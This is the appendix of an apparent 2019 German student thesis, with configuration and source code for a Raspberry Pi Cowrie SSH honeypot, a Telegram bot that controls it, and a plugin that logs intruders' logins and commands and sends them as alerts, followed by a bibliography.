272 EOF
273
274 # initialize HoneyBot
275 su $pi_user << EOI
276 cd $honeybot_path
277 python -m venv --prompt HoneyBot env
278 source env/bin/activate
279 pip install --upgrade pip
280 pip install --upgrade --requirement requirements.txt
281 EOI
282 ##### END HONEYBOT BLOCK #####
```

B cowrie_config/cowrie.cfg

```
# ============================================================
# General Cowrie Options
# ============================================================
[honeypot]

# Hostname for the honeypot. Displayed by the shell prompt
# of the virtual environment
#
# (default: svr04)
hostname = M-3PO

# Authentication Timeout
# The server disconnects after this time if the user has
# not successfully logged in.  If the value is 0, there is
# no time limit.
authentication_timeout = 120

# Timezone Cowrie uses for logging
# This can be any valid timezone for the TZ environment
# variable
timezone = Europe/Berlin

# ============================================================
# Shell Options
# Options around Cowrie's Shell Emulation
# ============================================================
[shell]

# Fake architectures/OS
# When Cowrie receive a command like /bin/cat XXXX (where
# XXXX is an executable) it replies with the content of a
# dummy executable (located in data_path/arch) compiled for
# an architecture/OS/endian_mode arch can be a comma
```

```
34 # separated list. When there are multiple elements, a random
35 # is chosen at login time.
36 arch = linux-x64-lsb
37
38 # Modify the response of '/bin/uname'
39 kernel_version = 3.2.0-4-amd64
40 kernel_build_string = #1 SMP Debian 3.2.68-1+deb7u1
41 hardware_platform = x86_64
42 operating_system = GNU/Linux
43
44 # SSH Version as printed by "ssh -V" in shell emulation
45 ssh_version = OpenSSH_7.9p1, OpenSSL 1.1.1a  20 Nov 2018
46
47 # ============================================================
48 # SSH Specific Options
49 # ============================================================
50 [ssh]
51
52 # SSH version string as present to the client.
53 #
54 # Version string MUST start with SSH-2.0- or SSH-1.99-
55 #
56 # Use these to disguise your honeypot from a simple SSH
57 # version scan
58 #
59 # Examples:
60 # SSH-2.0-OpenSSH_5.1p1 Debian-5
61 # SSH-1.99-OpenSSH_4.3
62 # SSH-2.0-OpenSSH_4.2p1 Debian-7ubuntu3.1
63 #
64 # (default: "SSH-2.0-SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2")
65 version = SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
66
67 # Cipher encryption algorithms to be used.
68 #
69 # MUST be supplied as a comma-separated string without
70 # any spaces or newlines.
71 #
72 # Use ciphers to limit to more secure algorithms only
73 # any spaces.
74 # Supported ciphers:
```

```
75 #
76 # aes128-ctr
77 # aes192-ctr
78 # aes256-ctr
79 # aes256-cbc
80 # aes192-cbc
81 # aes128-cbc
82 # 3des-cbc
83 # blowfish-cbc
84 # cast128-cbc
85 ciphers = aes128-ctr,aes192-ctr,aes256-ctr,aes256-cbc,
       aes192-cbc,aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc
86
87 # MAC Algorithm to be used.
88 #
89 # MUST be supplied as a comma-separated string without
90 # any spaces or newlines.
91 #
92 # hmac-sha1 and hmac-md5 are considered insecure now, and
93 # instead MACs with higher number of bits should be used.
94 #
95 # Supported HMACs:
96 # hmac-sha2-512
97 # hmac-sha2-384
98 # hmac-sha2-256
99 # hmac-sha1
100 # hmac-md5
101 macs = hmac-sha2-512,hmac-sha2-384,hmac-sha2-56,
       hmac-sha1,hmac-md5
102
103 # Compression Method to be used.
104 #
105 # MUST be supplied as a comma-separated string without
106 # any spaces or newlines.
107 #
108 # Supported Compression Methods:
109 # zlib@openssh.com
110 # zlib
111 # none
112 compression = zlib@openssh.com,zlib,none
113
```

```
114 # Endpoint to listen on for incoming SSH connections.
115 # (default: listen_endpoints = tcp:2222:interface=0.0.0.0)
116 # For both IPv4 and IPv6:
117 # listen_endpoints = tcp6:2222:interface=\:\:
118 #
119 # Listening on multiple endpoints is supported with a single
120 # space seperator e.g listen_endpoints =
121 # "tcp:2222:interface=0.0.0.0 tcp:1022:interface=0.0.0.0"
122 # will result listening both on ports 2222 and 1022
123 # use authbind for port numbers under 1024
124 listen_endpoints = tcp:22:interface=0.0.0.0
125
126 # ============================================================
127 # Output Plugins
128 # These provide an extensible mechanism to send audit log
129 # entries to third parties. The audit entries contain
130 # information on clients connecting to the honeypot.
131 #
132 # Output entries need to start with 'output_'
133 # and have the 'enabled' entry.
134 # ============================================================
135 [output_aiogram]
136 enabled = true
137 cmd_file = /opt/cowrie/commands.txt
138 # regular expression (if ending with $: $$ expected)
139 filter = ^cowrie\.((command\.input)|(login\.success)|
    (session\.(closed|connect|file_download)))$$
140 geoip_database = /usr/share/GeoIP/GeoIPCity.dat
141 id = <enter user/chat id>
142 log_file = /opt/cowrie/login_attempts.txt
143 token = <enter token id>
```

C HoneyBot

C.1 HoneyBot.py

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

"""
File: HoneyBot.py
Author: Saverio Weller
Email: weller.saverio@gmail.com
Gitlab: https://gitlab.com/saverio.weller
Description: Telegram bot to manage cowrie honeypot
             and to execute system specific commands
"""

import logging
import subprocess
import yaml

from aiogram import Bot, Dispatcher, executor, types

CONFIG = yaml.safe_load(open("config.yaml", "r"))
BOT = Bot(token=CONFIG["bot"]["token"])
DISPATCHER = Dispatcher(BOT)

# configure logging
logging.basicConfig(level=logging.INFO)


def custom_keyboard():
    """ Provide a custom keyboard with predefined commands.
        """
    keyboard = types.reply_keyboard.ReplyKeyboardMarkup(
        resize_keyboard=True)
```

```
31
32      for command in ["cowrie", "ssh"]:
33          keyboard.row()
34          for button in CONFIG[command]["buttons"]:
35              keyboard.insert(button)
36
37      return keyboard
38
39
40  async def on_startup(dispatcher):
41      """ Send startup notification. """
42      await BOT.send_message(
43          CONFIG["bot"]["admin_id"],
44          CONFIG["bot"]["startup"],
45          reply_markup=custom_keyboard()
46      )
47
48
49  @DISPATCHER.message_handler(commands=["start"])
50  async def send_welcome(message: types.Message):
51      """ Send a greeting and provide a custom keyboard. """
52      await BOT.send_message(
53          message.chat.id,
54          CONFIG["bot"]["greeting"],
55          reply_markup=custom_keyboard()
56      )
57
58
59  @DISPATCHER.message_handler(commands=["cowrie"])
60  async def cowrie_control(message: types.Message):
61      """ Handle basic cowrie commands. """
62      response = CONFIG["cowrie"]["usage"]
63
64      if message.get_args() in CONFIG["cowrie"]["commands"]:
65          response = subprocess.check_output(
66              [f"sudo \
67                  --preserve-env \
68                  --user {CONFIG['cowrie']['user']} \
69                  {CONFIG['cowrie']['path']}
                        {message.get_args()}; \
70                  exit 0"],
```

```
71              shell=True,
72              stderr=subprocess.STDOUT,
73              text=True
74          )
75
76      await BOT.send_message(message.chat.id, response)
77
78
79  @DISPATCHER.message_handler(commands=["ssh"])
80  async def ssh_control(message: types.Message):
81      """ Handle basic ssh commands. """
82      response = CONFIG["ssh"]["usage"]
83
84      if message.get_args() in CONFIG["ssh"]["commands"]:
85          response = subprocess.check_output(
86              [f"sudo systemctl \
87                  --output=cat \
88                  --show-transaction \
89                  {message.get_args()} \
90                  sshd.service; \
91                  exit 0"],
92              shell=True,
93              stderr=subprocess.STDOUT,
94              text=True
95          )
96
97      await BOT.send_message(message.chat.id, response)
98
99
100 if __name__ == "__main__":
101     executor.start_polling(DISPATCHER, on_startup=on_startup)
```

C.2 config.yaml

```
1  bot:
2    token: "012345678:ABCdeFGhIJ1klMnOpqRs23t4uVWxYz56789"
3    startup: "Up and running."
4    greeting: "Available commands:\n  /cowrie\n  /ssh"
5    admin_id: 012345678
6
```

```
cowrie:
  path: "/opt/cowrie/bin/cowrie"
  user: "cowrie"
  commands:
    - "force-stop"
    - "restart"
    - "start"
    - "status"
    - "stop"
  buttons:
    - "/cowrie start"
    - "/cowrie status"
    - "/cowrie stop"
  usage: "Usage:\n/cowrie
     <start|stop|force-stop|restart|status>"

ssh:
  commands:
    - "restart"
    - "start"
    - "status"
    - "stop"
  buttons:
    - "/ssh start"
    - "/ssh status"
    - "/ssh stop"
  usage: "Usage:\n/ssh <start|stop|restart|status>"
```

C.3 Makefile

```
.PHONY: clean freeze lint run

main = HoneyBot.py
cowrie_plugin = cowrie_output_plugin/aiogram.py
modules = requirements.txt
venv = env

$(venv): $(venv)/bin/activate
$(venv)/bin/activate: $(modules)
```

```
10          test -d $(venv) || python3 -m venv --prompt HoneyBot
                $(venv)
11          . $(venv)/bin/activate; pip install --upgrade pip
12          . $(venv)/bin/activate; pip install --upgrade
                --requirement $(modules)
13          touch $(venv)/bin/activate
14
15  clean:
16          rm --force --recursive $(venv)
17
18  freeze: $(venv)
19          . $(venv)/bin/activate; pip freeze > $(modules)
20
21  lint: $(venv)
22          . $(venv)/bin/activate; flake8 $(main)
                $(cowrie_plugin)
23
24  run: $(venv)
25          . $(venv)/bin/activate; $(venv)/bin/python $(main)
```

C.4 requirements.txt

```
1  aiogram==2.2
2  aiohttp==3.5.4
3  appdirs==1.4.3
4  asn1crypto==0.24.0
5  async-timeout==3.0.1
6  attrs==19.1.0
7  Automat==0.7.0
8  Babel==2.7.0
9  bcrypt==3.1.6
10 certifi==2019.6.16
11 cffi==1.12.3
12 chardet==3.0.4
13 configparser==3.7.4
14 constantly==15.1.0
15 cryptography==2.7
16 entrypoints==0.3
17 flake8==3.7.7
18 hyperlink==19.0.0
```

```
idna==2.8
incremental==17.5.0
mccabe==0.6.1
multidict==4.5.2
packaging==19.0
pyasn1==0.4.5
pyasn1-modules==0.2.5
pycodestyle==2.5.0
pycparser==2.19
pyflakes==2.1.1
pygeoip==0.3.2
PyHamcrest==1.9.0
pyOpenSSL==19.0.0
pyparsing==2.4.0
python-dateutil==2.8.0
pytz==2019.1
PyYAML==5.1.1
service-identity==18.1.0
six==1.12.0
tftpy==0.8.0
Twisted==19.2.1
yarl==1.3.0
zope.interface==4.6.0
```

C.5 cowrie_output_plugin/aiogram.py

```
"""
File: aiogram.py
Author: Saverio Weller
Email: weller.saverio@gmail.com
Gitlab: https://gitlab.com/saverio.weller
Description: Send output messages via Telegram Bot API
    utilizing the
             asynchronous library AIOGram. Which messages
                 are sent is based
             upon an regular expression filter against the
                 event id.
             Attempted logins and executed commands will
                 also be logged (more
             cleanly) for analysis.
```

```
11              Required packages: aiogram and pygeoip
12 """
13
14 import cowrie.core.output
15 import pygeoip
16 import re
17
18 from aiogram import Bot, Dispatcher, executor
19 from cowrie.core.config import CowrieConfig
20
21
22 class Output(cowrie.core.output.Output):
23     """
24     Implementation of Cowrie's abstract class to specify
           further outputs.
25     Mandatory methods are: start, stop and write
26     """
27
28     def start(self):
29         """
30         Initialize the output plugin.
31
32         Following entries must be given in cowrie.cfg:
33         cmd_file*        : contains all executed commands
34         geoip_database* : file to look up country and
               coordinates
35         filter           : regular expression; filters log
               based upon 'eventid'
36         id               : Telegram user id to send the
               messages to
37         log_file*        : contains all login attempts
38         token            : Telegram Bot API token
39
40         (* = subject to be changed/removed)
41         """
42         self.cmd_location =
               CowrieConfig().get('output_aiogram', 'cmd_file')
43         self.database = CowrieConfig().get('output_aiogram',
               'geoip_database')
44         self.filter = CowrieConfig().get('output_aiogram',
               'filter')
```

```
45          self.id = CowrieConfig().get('output_aiogram', 'id')
46          self.log_location =
                CowrieConfig().get('output_aiogram', 'log_file')
47          self.token = CowrieConfig().get('output_aiogram',
                'token')
48
49      def stop(self):
50          """Shut down output plugin. (Mandatory method)"""
51          pass
52
53      def write(self, event):
54          """
55          Prepare to send message and write to logs.
56
57          The logs contain following TAB-spaced information:
58          command log        : timestamp, src_ip, command
59          login attempt log : timestamp, src_ip, country_code,
                country_name,
60                                  latitude, longitude, username
                                        and password
61          """
62          record = pygeoip.GeoIP(
63              self.database,
64              flags=pygeoip.const.MMAP_CACHE
65          ).record_by_addr(event['src_ip'])
66
67          if "cowrie.login" in event["eventid"]:
68              log_file = open(self.log_location, "a")
69              log_file.write(
70                  f"{event['timestamp']}\t"
71                  f"{event['src_ip']}\t"
72                  f"{record['country_code']}/
                        {record['country_name']}\t"
73                  f"{record['latitude']}\t"
74                  f"{record['longitude']}\t"
75                  f"{event['username']}\t"
76                  f"{event['password']}\n"
77              )
78              log_file.close()
79
80          elif "cowrie.command.input" in event["eventid"]:
```

```
81              cmd_file = open(self.cmd_location, "a")
82              cmd_file.write(
83                  f"{event['timestamp']}\t"
84                  f"{event['src_ip']}\t"
85                  f"{event['message']}\n"
86              )
87              cmd_file.close()
88
89          if re.match(self.filter, event["eventid"]):
90              bot = Bot(token=self.token)
91              dispatcher = Dispatcher(bot)
92
93              executor.start(dispatcher,
                    self.send_message(bot, event, record))
94
95      async def send_message(self, bot, event, record):
96          """
97          (subject to be changed)
98
99          @param bot:  Description
100         @type bot:  aiogram.bot.bot.Bot
101
102         @param event:  Description
103         @type event:  Cowrie event
104
105         """
106         await bot.send_message(
107             self.id,
108             f"{event['src_ip']} "
109             f"({record['country_code']}/
                    {record['country_name']})\n"
110             f"{event['message']}"
111         )
```

Literatur

[1] Frankfurt University of Applied Sciences. *Ehrenwörtliche Erklärung*. [Online; Stand 20. Juli 2019]. 2017. URL: https://www.frankfurt-university.de/fileadmin/standard/Hochschule/Fachbereich_3/Mein_Studium/Formulare_und_Dokumente/ALL_017_Eidesstattliche_Erklaerung_bilingual_171107.pdf.

[2] Michel Oosterhof. *Cowrie SSH and Telnet Honeypot*. [Online; Stand 20. Juli 2019]. 2018. URL: https://www.cowrie.org/.

[3] Wikipedia. *Raspberry Pi — Wikipedia, Die freie Enzyklopädie*. [Online; Stand 20. Juli 2019]. 2019. URL: https://de.wikipedia.org/w/index.php?title=Raspberry_Pi&oldid=190518760.

[4] Alternate. *Raspberry Pi Foundation Raspberry Pi 3 model B, Mainboard*. [Online; Stand 20. Juli 2019]. 2019. URL: https://www.alternate.de/Raspberry-Pi-Foundation/Raspberry-Pi-3-model-B-Mainboard/html/product/1258983.

[5] Wikipedia. *Chatbot — Wikipedia, Die freie Enzyklopädie*. [Online; Stand 20. Juli 2019]. 2019. URL: https://de.wikipedia.org/w/index.php?title=Chatbot&oldid=186525570.

[6] Wikipedia. *Denial of Service — Wikipedia, Die freie Enzyklopädie*. [Online; Stand 21. Juli 2019]. 2019. URL: https://de.wikipedia.org/w/index.php?title=Denial_of_Service&oldid=190609485.

[7] Telegram. *Telegram F.A.Q.* [Online; Stand 20. Juli 2019]. 2019. URL: https://telegram.org/faq/de.

[8] Telegram. *Bot Code Examples*. [Online; Stand 28. Juli 2019]. 2019. URL: https://core.telegram.org/bots/samples.

[9] AIOGram. *GitHub - aiogram/aiogram*. [Online; Stand 28. Juli 2019]. 2019. URL: https://github.com/aiogram/aiogram.

[10] Arch Linux ARM. *Raspberry Pi 3 | Arch Linux ARM*. [Online; Stand 25. Juli 2019]. 2019. URL: https://archlinuxarm.org/platforms/armv8/broadcom/raspberry-pi-3.

[11] Vesselin Bontchev. *Bad actors are using the 'richard' account to fingerprint the honeypot · Issue #1102 · cowrie/cowrie · GitHub*. [Online; Stand 05. August 2019]. 2019. URL: https://www.cowrie.org/.

[12] Robert David Graham. *GitHub - robertdavidgraham/masscan*. [Online; Stand 26. August 2019]. 2019. URL: https://github.com/robertdavidgraham/masscan.